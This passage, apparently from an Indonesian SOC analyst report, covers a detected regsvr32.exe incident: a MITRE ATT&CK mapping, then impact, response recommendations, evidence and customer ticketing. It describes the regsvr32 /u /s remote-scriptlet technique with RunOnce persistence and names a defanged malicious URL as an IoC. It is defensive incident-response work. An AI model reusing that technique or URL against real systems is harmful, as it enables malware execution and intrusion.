Persistence	T1547 - Boot or Logon Autostart Execution	T1547.001 - Registry Run Keys / Startup Folder	regsvr32.exe dipanggil oleh runonce.exe, yang menunjukkan pemanfaatan registry RunOnce untuk persistensi.
Command and Control	T1071 - Application Layer Protocol	T1071.001 - Web Protocols	Komunikasi HTTP dilakukan melalui URL: http://js[.]ftp1202[.]site:280/v.sct untuk mengambil skrip dari server remote. Port 280 digunakan sebagai varian dari HTTP standar.
Defense Evasion	T1218 - Signed Binary Proxy Execution	T1218.007 - Regsvr32	Binary yang sah (REGSVR32.EXE) digunakan dengan flag /u /s untuk menonaktifkan output dan registrasi ulang. Teknik ini sering digunakan untuk menghindari deteksi.
Impact (Potensial)	T1491 / T1490 / T1529	-	Berdasarkan deskripsi insiden, terdapat kemungkinan dampak sistem seperti defacement, penghapusan recovery, atau reboot sistem. Tidak terlihat langsung di log, tetapi merupakan implikasi umum.

Tactic	Technique	Sub-technique	Keterangan / Bukti dari Log JSON
Discovery (Potensial)	T1082 - System Information Discovery	-	Proses penciptaan melalui Sysmon Event ID 1 bisa menjadi indikator awal untuk aktivitas discovery, walaupun tidak eksplisit.

Case yang terdeteksi pada *agent-name* perusahaan XYZ adalah ancaman yang berhasil dieksekusi, ditandai dengan penyalahgunaan binary sistem *regsvr32.exe* untuk mengunduh dan menjalankan payload berbahaya dari URL eksternal, yang kemudian memanfaatkan *runonce.exe* untuk memastikan persistensi di sistem yang dikompromikan. Korelasi yang dilakukan dari Wazuh HIDS dan Trend Micro Vision One WorkBench, yang keduanya memetakan aktivitas ini ke teknik *MITRE ATT&CK* seperti *Signed Binary Proxy Execution (T1218)*, *Registry Run Keys / Startup Folder (T1547.001)*, dan komunikasi *Web Protocols (T1071.001)*, menegaskan bahwa ini adalah valid threat yang memang malicious. Meskipun demikian, perlu dicatat bahwa aktivitas ini terdeteksi berasal dari src ip 0.0.0.0, mengindikasikan bahwa itu adalah aktivitas internal yang dimulai dari dalam host perusahaan XYZ. Oleh karena itu, *security analyst* harus melakukan ticketing untuk meminta konfirmasi dari sisi internal perusahaan XYZ mengenai legitimasi aktivitas yang diamati atau untuk mengawali respons case.

3.3.4 Dampak, Rekomendasi, dan Bukti

Berdasarkan hasil analisis kasus yang telah dilakukan, dapat diidentifikasi potensi dampak, rekomendasi tindakan, serta bukti pendukung yang relevan sebagai berikut:

A Dampak Potensial (*Potential Impact*)

Aktivitas anomali yang terdeteksi, yaitu eksekusi *regsvr32.exe* untuk mengunduh dan menjalankan scriptlet dari URL eksternal, merupakan ancaman yang valid dan berisiko tinggi. Jika tidak terdeteksi dan ditangani, insiden ini dapat menimbulkan beberapa dampak merugikan, antara lain:

- **Kompromi Sistem Awal *(Initial Compromise)*:** Penyerang berhasil mendapatkan akses awal ke dalam sistem internal perusahaan XYZ. Host

yang terinfeksi dapat menjadi pijakan untuk serangan lebih lanjut ke dalam jaringan.

- **Eksekusi Payload Berbahaya:** File v.sct yang diunduh dari (http://js[.]ftp1202[.]site:280) berpotensi berisi malware seperti ransomware, spyware, *information stealer*, atau trojan yang dapat merusak data, mencuri informasi sensitif, atau mengambil alih kendali sistem.
- **Mekanisme Persistensi:** Penggunaan runonce.exe sebagai *parent process* mengindikasikan upaya penyerang untuk menjaga agar malware tetap aktif bahkan setelah sistem di-restart, sehingga mempersulit proses pembersihan.
- **Kerugian Finansial dan Reputasi:** Keberhasilan serangan dapat menyebabkan gangguan operasional, kehilangan data penting, dan biaya pemulihan yang tinggi. Selain itu, insiden keamanan dapat merusak reputasi dan kepercayaan customer terhadap perusahaan XYZ.

B Rekomendasi Tindakan

Untuk menangani insiden ini dan mencegah kejadian serupa di masa depan, berikut adalah rekomendasi yang diajukan kepada customer (Perusahaan XYZ):

- **Isolasi Host:** Segera isolasi host yang teridentifikasi (dengan IP 192.168.XX.XXX) dari jaringan untuk mencegah penyebaran ancaman lebih lanjut.
- **Blokir Indikator Kompromi (IoC):** Lakukan pemblokiran terhadap URL berbahaya (*http://js[.]ftp1202[.]site:280*) di tingkat firewall atau proxy untuk memutus komunikasi dengan server C2.
- **Analisis Forensik:** Lakukan analisis mendalam pada host yang terdampak untuk mengidentifikasi sejauh mana kompromi telah terjadi, file apa saja yang telah dibuat/diubah, dan apakah ada kredensial yang dicuri.
- **Pemeriksaan Host Lain:** Periksa log pada host lain di jaringan untuk mencari aktivitas serupa guna memastikan ancaman tidak menyebar.

Rekomendasi Jangka Panjang (Long-term Prevention):

- **Pengerasan Sistem (Endpoint Hardening):** Terapkan kebijakan keamanan yang lebih ketat, seperti *Application Whitelisting*, untuk membatasi eksekusi binary yang tidak sah. Pertimbangkan untuk membatasi kemampuan binary sistem seperti *regsvr32.exe* dalam membuat koneksi jaringan ke internet.
- **Penyempurnaan Aturan Deteksi:** Lakukan *tuning* pada aturan SIEM/HIDS (Wazuh) untuk memberikan prioritas lebih tinggi pada *alert* yang melibatkan eksekusi proxy oleh binary sistem yang sah (*Signed Binary Proxy Execution, T1218*) yang diikuti dengan koneksi jaringan eksternal.
- **Edukasi Pengguna:** Mengingat aktivitas ini dimulai dari dalam host, perlu adanya peningkatan kesadaran keamanan bagi pengguna mengenai ancaman seperti *phishing* atau malware yang mungkin menjadi vektor awal serangan.

C Bukti (Evidence)

Seluruh analisis dan kesimpulan didasarkan pada bukti-bukti log yang telah dikumpulkan dan dikorelasikan dari berbagai platform keamanan. Bukti utama mencakup:

- **Alarm pada DSIEM:** Gambar 3.5 menunjukkan alarm awal dengan nama *"ATT&CK T1117: Regsvr32 Anomaly"*.
- **Log Detail dari OpenSearch/Wazuh:** Gambar 3.6 dan Gambar 3.7 memperlihatkan detail perintah berbahaya yang dieksekusi, *parent process*, dan *timestamp* kejadian.
- **Analisis Intelijen Ancaman:** Gambar 3.8 menunjukkan hasil verifikasi URL berbahaya pada VirusTotal yang terdeteksi sebagai *malicious*.
- **Log Korelasi dari Trend Micro:** Gambar 3.9 mengonfirmasi aktivitas yang sama pada perangkat keamanan lain, yang memperkuat validitas ancaman.
- **Pemetaan :** Tabel 3.2 merangkum semua taktik dan teknik yang teridentifikasi dari aktivitas ancaman.

3.3.5 Ticketing dan Notifikasi kepada Customer

Setelah sebuah *case* divalidasi sebagai *valid threat* dan analisis awal selesai, langkah krusial berikutnya dalam alur kerja SOC adalah membuat tiket *case* dan


mengirimkan notifikasi kepada pelanggan (*customer*). Proses ini berfungsi sebagai mekanisme pelaporan resmi untuk memastikan pelanggan segera mengetahui adanya ancaman dan dapat mengambil tindakan yang diperlukan.

A Pembuatan Tiket

Setiap *case* yang terkonfirmasi akan dicatat dalam sistem *ticketing* internal. Tiket ini berisi semua informasi yang relevan mengenai *case*, termasuk ID kasus, waktu deteksi, tingkat risiko, deskripsi teknis, *IoC (Indicator of Compromise)*, dan rekomendasi awal. Pembuatan tiket memastikan bahwa setiap *case* terdokumentasi dengan baik, dapat dilacak, dan dikelola hingga tuntas (*closed*).

B Notifikasi Keamanan

Notifikasi dikirimkan melalui kanal komunikasi yang telah disepakati, seperti email atau platform pesan instan. Pesan notifikasi dirancang agar ringkas, jelas, dan informatif, sehingga tim teknis di sisi pelanggan dapat dengan cepat memahami situasi. Gambar 3.10 adalah contoh notifikasi dan ticketing yang dikirimkan untuk *case* anomali *regsvr32.exe* yang telah dianalisis.



Gambar 3.10. *Ticketing*

C Eskalasi Internal Melalui Sistem Ticketing

Apabila hasil investigasi menunjukkan perlunya tindakan teknis lanjutan seperti pemblokiran IP, isolasi perangkat, atau pemeriksaan infrastruktur secara langsung insiden akan dieskalasi secara internal. Proses eskalasi ini melibatkan pembuatan tiket di sistem internal yang ditujukan kepada tim teknis yang relevan, misalnya *system administrator, network engineer*, atau tim keamanan internal pelanggan.

Tiket eskalasi ini wajib memuat informasi yang padat dan jelas, mencakup referensi notifikasi sebelumnya, kronologi kejadian, hasil analisis, serta tindakan

teknis yang direkomendasikan. Detail perangkat yang terdampak dan tingkat urgensi berdasarkan *severity* insiden juga dicantumkan. Setelah tiket dibuat, sistem akan meneruskannya ke tim yang bertanggung jawab. Perkembangan penanganan dari tim teknis nantinya juga akan diperbarui pada tiket yang sama untuk memastikan dokumentasi terpusat dan menjaga transparansi antar-divisi.